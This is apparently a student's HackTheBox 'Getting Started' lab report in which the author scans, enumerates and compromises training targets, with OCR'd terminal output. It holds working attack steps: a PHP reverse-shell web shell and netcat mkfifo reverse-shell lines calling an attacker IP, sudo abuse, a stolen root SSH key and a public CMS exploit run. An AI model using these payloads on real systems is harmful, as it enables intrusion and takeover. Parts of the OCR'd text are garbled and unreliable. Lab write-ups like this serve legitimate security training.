

GETTING STARTED

ASSIGNMENT REPORT

**Peter Kinyumu,
cs-sa07-24067,
May 19th, 2024.**

1. INTRODUCTION

The assignment covered getting started with penetration testing and the HackTheBox platform. It discussed navigating the HTB platform, how to get help, and where to ask questions. Additionally, it provided a comprehensive step-by-step guide through the Penetration Testing process, from scanning targets and probing for open ports to enumerating and using public exploits to file transfers and privilege escalations techniques.

2. ANSWERS TO QUESTIONS

Penetration Testing basics

- Apply what you learned in this section to grab the banner of the above server and submit it as the answer.



A screenshot of a Kali Linux terminal window titled "Kali purple [Running] - Oracle VM VirtualBox". The terminal shows a netcat session established on port 47895 to 83.136.251.226. The banner received is: "SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1". A red arrow points from the banner text to the word "Banner" in the list below.

```
(cyberpunk㉿votex) ~]$ nc 83.136.251.226 47895
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

- Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080?
- Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.
 - Scan top 1000 ports with **nmap -v -Pn -sV 10.129.42.254**
 - Apache Tomcat is running on port 8080.
 - Telnet service is running on port 2323 (usually 23 by default)

Kali purple [Running] - Oracle VM VirtualBox

Nmap Scan Results:

```

Discovered open port 2323/tcp on 10.129.42.254
Completed Connect Scan at 12:34, 99.35s elapsed (1000 total ports)
Initiating Service scan at 12:34
Scanning 7 services on 10.129.42.254
Completed Service scan at 12:34, 14.33s elapsed (7 services on 1 host)
NSE: Script scanning 10.129.42.254.
Initiating NSE at 12:34
Completed NSE at 12:34, 2.84s elapsed
Initiating NSE at 12:34
Completed NSE at 12:34, 3.67s elapsed
Nmap scan report for 10.129.42.254
Host is up (0.42s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 3.0.3
22/tcp    open      ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; proto
                                col 2.0)
80/tcp    open      http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open      netbios-ssn  Samba smbd 4.6.2
445/tcp   open      netbios-ssn  Samba smbd 4.6.2
2323/tcp  open      telnet       Linux telnetd
3998/tcp  filtered  dmx
6025/tcp  filtered  x11
6080/tcp  open      http         Apache Tomcat
9187/tcp  filtered  jedirect
10243/tcp filtered  unknown
15002/tcp filtered  onep-tls
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 120.93 seconds

```

SMB Enumeration:

```

(cyberpunk@votex) [-] $ smbclient -N -L \\\\10.129.42.254
Sharename      Type      Comment
-----        ----      -----
print$         Disk
users          Disk      Printer Drivers
IPC$          IPC       IPC Service (gs-svcsan server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbccli_negprot_smb1 done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.42.254 (for a protocol between LANMAN1 and NT1) failed
d: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(cyberpunk@votex) [-] $ smbclient -U bob \\\\10.129.42.254\\users
Password for [WORKGROUP]\\bob:
Try "help" to get a list of possible commands.
smb: > ls
.
D 0 Fri Feb 26 02:06:52 2021
flag D 0 Thu Feb 25 23:05:31 2021
bob D 0 Fri Feb 26 02:09:26 2021

.
4062912 blocks of size 1024. 1350224 blocks available

smb: > ls flag
NT STATUS NO SUCH FILE listing \flag
smb: > cd flag
smb: \flag> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.0 Kilobytes/sec) (average 0.0 Kilobytes/sec)
smb: \flag> SMBEcho failed (NT_STATUS_INVALID_NETWORK_RESPONSE). The connection is disconnected now

(cyberpunk@votex) [-]

```

- d. List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

From the screenshot above:

- List available shares with the command **smbclient -N -L \\\\10.129.42.254**
- Access the share **users** with bob credentials **bob:Welcome1**
- Download **flag.txt**

Kali purple [Running] - Oracle VM VirtualBox

```

(cyberpunk@votex) [-] $ cat flag.txt
dceeece590f3284c3866305eb2473d099
(cyberpunk@votex) [-]

```



Web Enumeration

- a. Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag.
- Performed directory enumeration with gobuster.
 - **robots.txt** revealed an admin page leading to an admin panel.
 - Tests credentials **admin:password123** exposed in comments.
 - Use that to log in and get the flag.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator May 16 13:21
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

[+] $ gobuster dir -u http://83.136.255.125:53912 -w /usr/share/dirb/wordlists/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://83.136.255.125:53912
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:    /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
./hta           (Status: 403) [Size: 282]
./htpasswd      (Status: 403) [Size: 282]
./htaccess      (Status: 403) [Size: 282]
/index.php      (Status: 200) [Size: 998]
/robots.txt     (Status: 200) [Size: 45]
/server-status   (Status: 403) [Size: 282]
/wordpress       (Status: 301) [Size: 329] [--> http://83.136.255.125:53912/wordpress/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====

[+] $
```



Public Exploits

- a. Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

 - Scanned top 1000 ports. Port **19,22,111,646** were open/filtered.
 - I couldn't find any vulnerabilities in those services.

- Proceeded to scan only the port connecting to the target webserver spawned.
(Simple Backup Plugin version 2.7.10 was running on the web server)

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator May 16 14:02
cypherpunk@votex: ~
cypherpunk@votex: ~ cypherpunk@votex: ~ cypherpunk@votex: ~ cypherpunk@votex: ~
(cyberpunk@votex) [~]
$ nmap -sC -p 55654 83.136.251.226
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-16 14:02 EAT
Nmap scan report for 83-136-251-226.uk-lon1.upcloud.host (83.136.251.226)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
55654/tcp open  http  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.6.1
|_http-title: Getting Started @ 88211; Just another WordPress site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds
(cyberpunk@votex) [~]
$ 

```

“The Simple Backup plugin version 2.7.10 for WordPress has a vulnerability that allows for arbitrary file download. This means that an attacker can exploit this vulnerability to download any file from the server where the plugin is installed. This could include sensitive files such as configuration files or files containing credentials, potentially leading to further compromise of the system.”

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator May 16 14:16
cypherpunk@votex: ~
cypherpunk@votex: ~
User Name: [ security ]
Password: [ ]
[ OK ]
https://metasploit.com

Search for an exploit for the version of the
back up plugin.

It has a file read vulnerability

msf6 > search exploit Simple Backup Plugin 2.7.10
Matching Modules
=====
#  Name                               Disclosure Date Rank   Check  Description
0  auxiliary/scanner/http/wp_simple_backup_file_read      normal  No    WordPress File Read Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read
msf6 > 

```

- I used the exploit and set options **RHOST**, **RPORT**, and **FILEPATH**. The exploit targets a specific file on the server(/etc/passwd by default).

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator May 16 14:24
cypherpunk@vortex: ~
cypherpunk@vortex: ~ 184x40
RHOST => 83.136.251.226
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 55654
RPORT => 55654
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > exploit
[*] File saved in: [/home/cypherpunk/.msf4/loot/20240516142131_default_83.136.251.226_simplebackup.tra_983638.txt]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > ls
[*] exec: ls
[4635] Documents Music Public Videos ciph3rbnuk.ovpn htb-ciph3rbnuk.ovpn ingestion_engine netscan.txt print.py snap
Desktop Downloads Pictures Templates africahackon_flag.txt index.html letter-image.jpg nmap.txt ransom-letter.pdf wordlist.txt
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >

msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >

msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) >
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > set FILEPATH /flag.txt
FILEPATH => /flag.txt
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > exploit
[*] File saved in: [/home/cypherpunk/.msf4/loot/20240516142345_default_83.136.251.226_simplebackup.tra_230102.txt]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > cat /home/cypherpunk/.msf4/loot/20240516142345_default_83.136.251.226_simplebackup.tra_230102.txt
[*] exec: cat /home/cypherpunk/.msf4/loot/20240516142345_default_83.136.251.226_simplebackup.tra_230102.txt
HTTP[my_fir57_b3ck]
msf6 auxiliary(scanner/http/wp_simple_backup_file_read) > |

```

Privilege Escalation

- SSH into the server above with the provided credentials, and use the '**-p xxxxxx**' to specify the port shown above. Once you login, try to find a way to move to 'user2', to get the flag in '/home/user2/flag.txt'.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 16 20:25
cyberpunk@votex: ~
user1@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ sudo -l
Matching Defaults entries for user1 on ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User user1 may run the following commands on ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:
    (user2 : user2) NOPASSWD: /bin/bash
user1@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ sudo -u user2 /bin/bash
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/home/user1$ ls
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/home/user1$ ls /
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/home/user1$ ls /bin /boot /dev /etc /home /lib /lib32 /media /mnt /opt /proc /run /sbin /srw /sys /tmp /usr /var
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/home/user1$ cd ~
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ ls
flag.txt
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ cat flag.txt
HTB{473r1_l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$
```

After listing the sudo privileges that user1 has, I discovered that the user can execute the bash shell as user2 with no password. That gave me elevated privileges to user2.

As user2, I identified that I have permission to read the root user's private key in /root/.ssh directory. I copied the file to my attack machine as base64 and used the command `echo "b3Bl—SNIP—" | base64 -d > root_key` to write it to a file. We changed permissions for the file because the ssh server would prevent them from working if they have lax permissions.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 16 20:57
cyberpunk@votex: ~
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ ls /root/
flag.txt
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~$ cd /root/
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/root$ ls -la
total 40
drwxr-x--- 1 root user2 4096 May 16 18:54 .
drwxr-xr-x 1 root root 4096 May 16 18:11 ..
-rwxr-x--- 1 root user2 5 Aug 19 2020 .bash_history
-rwxr-x--- 1 root user2 3108 Dec 5 2019 .bashrc
drwxr-x--- 2 root root 4096 May 16 18:54 .cache
-rwxr-x--- 1 root user2 161 Dec 5 2019 .profile
drwxr-x--- 1 root user2 4096 Feb 12 2021 .ssh
-rwxr-x--- 1 root user2 1308 Aug 19 2020 .viminfo
-rw-rw-r-- 1 root root 33 Feb 12 2021 flag.txt
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/root$ cd .ssh/
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/root/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
user2@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~/root/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZkttdjEAAAABG5vbmUzQAAAAAAABAABlwAAAAdzc2gtcn
NhAAAIAwEAQAAAYEATnX57B1z2nSHY=aaJalKt9lyeLVN1F7x0vQ1sxoPv9B1npQvP
PtQ8csVhq/Gatgs08oVyskzIRBw7b7QvCQ17St-Pr4ieQyN1oDm+ivF1hxycM0v5AgMk
05Z9YStLmaIn6181M@0dA163x0mtRKeHvJR-E1MUTLA9+KQJmd9F3lDSnLf4/dEy
G4WQSAH7F8j30rRKLpB1Df27L5PgJ6g80LnAbsiacWF813+CqkXeGkE-Hg5d1L4k+
aPDp2xzfB0d0r7k28AtdT30Vd1VuKuF5fz0PxJ01Mc7UsrhAh0t6m1BjWRLjJUHwSs
ntrf5t5rYET5l+o+v5Wi+YbRaFcgg0WV78Qc3h4zG8KaGzPromUSlu3Mbfcfl1UK/
EKQXxCN1y7Gmciopli9k16A1vcJLxxYBtJg6anLtwVvbxwgvYxp2gh+jGwCj21i4fq
ynRF1Pifsy6zoSjN9C977Ch55t6T6Kf01dM68bcHAAAFIAz+200OnstKA AAAAB3NzaC1yc2
EAAAEGALd51+ewdDp02Pmn-JSrzcniTYhYe19L0IrMaD7/OYzaaUMVT7UPHLL6vx
mrYEpkFcrJGSWEWIm=0LwK0OybE/j6-InkosjSKA5uvovRdyV8JhNFbaKjJNoc/WCrk5Sm
tIjepfNTK9HOCo8dJrcE5nh7yfHfIjy1E5Qf/vpEcZg/Rd50p0yxep3RMhuFkegb+xFC
c9zq0516awYg39uy0j4Dieo/D15+671mmGh0Zd/gapF3phNB40XSC+cvmjuwz9scxQdH
dH05GFALa1l091GHyls1rheX8jycsTTTJK01K4Q1d+piASVkyZ41LR8Er7axxxOba2B
E+S/qL+kovrcgawHvnIN1tV0/Bnv94eMwBvCmhmT66DFEpbtzGwn5dbivxCKF8QjSMq+
xpntk54vZNeghb3C2cz2wbSY0mp57cGfcW8G16F6dhoY/hd3I91tuH6sp0RT9X7Mus
-----END OPENSSH PRIVATE KEY-----
```

We can then log in as root using the private key.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal

May 16 20:55

root@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~

```
(cyberpunk@votex) [~]
$ chmod 600 rook_key
(cyberpunk@votex) [~]
$ ssh -p 58115 root@94.237.53.158 -i rook_key
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~# ls
flag.txt
root@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@ng-144829-gettingstartedprivesc-yqs6f-c8458c79f-xws72:~#
```

Attacking your first box - Nibbles

- a. Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminator

May 17 08:46

cyberpunk@votex:~

```
(cyberpunk@votex) [~]
$ nmap -sV -Pn 10.129.160.42
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-17 08:43 EAT
Nmap scan report for 10.129.160.42
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache http/2.4.38 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 132.35 seconds
(cyberpunk@votex) [~]
```

Web Footprinting

- Root web server was just “Hello world” site.
- Comments revealed /nibbleblog/ - homepage for a blogging site.
- Directory enumeration of /nibbleblog/ revealed admin portal(**admin.php**)

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminator

May 17 12:49

cypherpunk@votex: ~

```
(cypherpunk@votex)-[~]
-$ gobuster dir -u http://10.129.200.170/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.200.170/nibbleblog/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      /usr/share/dirb/wordlists/common.txt
[+] Threads:      10
[+] Threads:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta           (Status: 403) [Size: 304]
/.htpasswd      (Status: 403) [Size: 309]
/.htaccess      (Status: 403) [Size: 309]
/admin          (Status: 301) [Size: 327] [--> http://10.129.200.170/nibbleblog/admin/]
/admin.php      (Status: 200) [Size: 1401]
/content        (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog/content/]
/index.php      (Status: 200) [Size: 2987]
/languages      (Status: 301) [Size: 331] [--> http://10.129.200.170/nibbleblog/languages/]
/plugins        (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog/plugins/]
/README          (Status: 200) [Size: 4628]
/themes         (Status: 301) [Size: 328] [--> http://10.129.200.170/nibbleblog/themes/]
=====
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

cypherpunk@votex: ~


cypherpunk@votex: ~ 18x36

cypherpunk@votex: ~

- README file identified the site with version 4.0.3 - vulnerable to **Arbitrary File Upload Vulnerability**.
 - Further file and directory enumeration helped unveil the username and password as **admin:nibbles**.

b. Gain a foothold on the target and submit the user.txt flag

- Upload a malicious reverse shell script(**shell.php**)
`<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.204 13377>/tmp/f"); ?>`



- Start netcat listening on port 13377
 - Use Curl to execute our malicious shell.php script.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminator May 18 09:14

cypherpunk@votex: ~ cypherpunk@votex: ~

```
(cypherpunk@votex) [-]
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.204] from (UNKNOWN) [10.10.161.7] 41602
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ml/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865a31abf7b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$ |
```

cypherpunk@votex: ~ cypherpunk@votex: ~

```
(cypherpunk@votex) [-]
$ curl http://10.129.161.7/nibbleblog/content/private/plugins/my_image/image.php
<ml/nibbleblog/content/private/plugins/my_image$
```

File Database View blog Log out

Latest games

Search

09:14 Right Ctrl

c. Escalate privileges and submit the root.txt flag.

- Used the Linux Enumeration script(LinEnum.sh) to perform privilege escalation checks.
- Identified I could run the **monitor.sh** file as root. I also have writing permissions on it. We can append the malicious script below to it that'll provide a reverse shell connection.

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh
```

```

nibbler@Nibbles:/home/nibbler$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.204 8443 >/tmp/f
nibbler@Nibbles:/home/nibbler$ 
nibbler@Nibbles:/home/nibbler$ 
nibbler@Nibbles:/home/nibbler$ cd personal/stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.14.204 8443 >/tmp/f' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/mon
itor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/mon
itor.sh: [: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/mon
itor.sh: [: not found

```

- Catch the root shell on the netcat listener.

```

(cypherpunk@votex)-[-]
$ nc -lvp 8443 ...
listening on [any] 8443 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.161.7] 36948
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
de5e5d6619862a8aa5b9b212314e0cdd
# |

```

Knowledge Check

- a. Spawn the target, gain a foothold and submit the contents of the user.txt flag.
 - Identified GetSimpleCMS running on port 80 from basic scanning.
 - Discovered a username and a password hash through directory and file enumeration.
 - Cracked the password with hashcat, password=**admin**.

The site runs GetSimple version 3.3.15, which, from my research, I discovered is vulnerable to arbitrary file upload ([CVE-2019-11231](#)). The vulnerability exists in the admin/theme-edit.php, a functionality that allows editing and customizing the available themes.

- Downloaded a public exploit and used it against the target.
<https://www.exploit-db.com/exploits/51475>

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator
May 18 18:32
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

(cyberpunk@votex)-[~]
$ python3 exploit.py
/home/cyberpunk/exploit.py:16: DeprecationWarning: 'telnetlib' is deprecated
and slated for removal in Python 3.13
    import telnetlib

CCC V     V EEEE      22  000  22  22      4  4  11  5555  4  4  4
C   V     V E        2  2  0  00  2  2  2      4  4 111  5  4  4  4
C   V     V EEE     --- 2  0  0  0  2  2  --- 4444  11  555  4444  4444
C   V     V E        2  00  0  2  2      4  11  5  4  4
CCC V     EEEE      2222 000  2222 2222      4 1111 555  4  4

Usage: python3 CVE-2022-41544.py <target> <path> <ip:port> <username>
(cyberpunk@votex)-[~]
$ python3 exploit.py 10.10.14.204:1337 admin
/home/cyberpunk/exploit.py:16: DeprecationWarning: 'telnetlib' is deprecated
and slated for removal in Python 3.13
    import telnetlib

CCC V     V EEEE      22  000  22  22      4  4  11  5555  4  4  4
C   V     V E        2  2  0  00  2  2  2      4  4 111  5  4  4  4
C   V     V EEE     --- 2  0  0  0  2  2  --- 4444  11  555  4444  4444
C   V     V E        2  00  0  2  2      4  11  5  4  4
CCC V     EEEE      2222 000  2222 2222      4 1111 555  4  4

[*] the version 3.3.15 is vulnerable to CVE-2022-41544
[*] apikey obtained 4f399dc72ff8e619e327800f851e9986
[*] csrf token obtained
[*] Shell unloaded successfully!

```

b. After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

- Enumerate sudo privileges
- We can execute php with sudo privileges
- Craft a payload to spawn a shell using PHP

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminator
May 18 20:49
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

(cyberpunk@votex)-[~]
$ nc -lvpn 1337
listening on [any] 1337 ...
connect to [10.10.14.204] from (UNKNOWN) [10.129.59.250] 35096
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@gettingstarted:/var/www/html$ sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/var/www/html$ sudo php -r "system('/bin/bash');"
sudo: php: command not found
PHP Parse error: syntax error, unexpected '/' in Command line code on Line 1
www-data@gettingstarted:/var/www/html$ CMD="/bin/bash"; sudo php -r "system('$CMD');"
<!$ CMD>"/bin/bashsh"; sudo php -r "system('$CMD');"
sh: 1: /bin/bashsh: not found
www-data@gettingstarted:/var/www/html$ CMD="/bin/bash"; sudo php -r "system('$CMD');"
cmd$ CMD="/bin/bash"; sudo php -r "system('$CMD');"
root@gettingstarted:/var/www/html# cd /root
cd /root
root@gettingstarted:~# ls
ls
root.txt
snap
root@gettingstarted:~# cat root.txt
f1fb66e9f77iefb2630e6e34da6387842
root@gettingstarted:~#

```

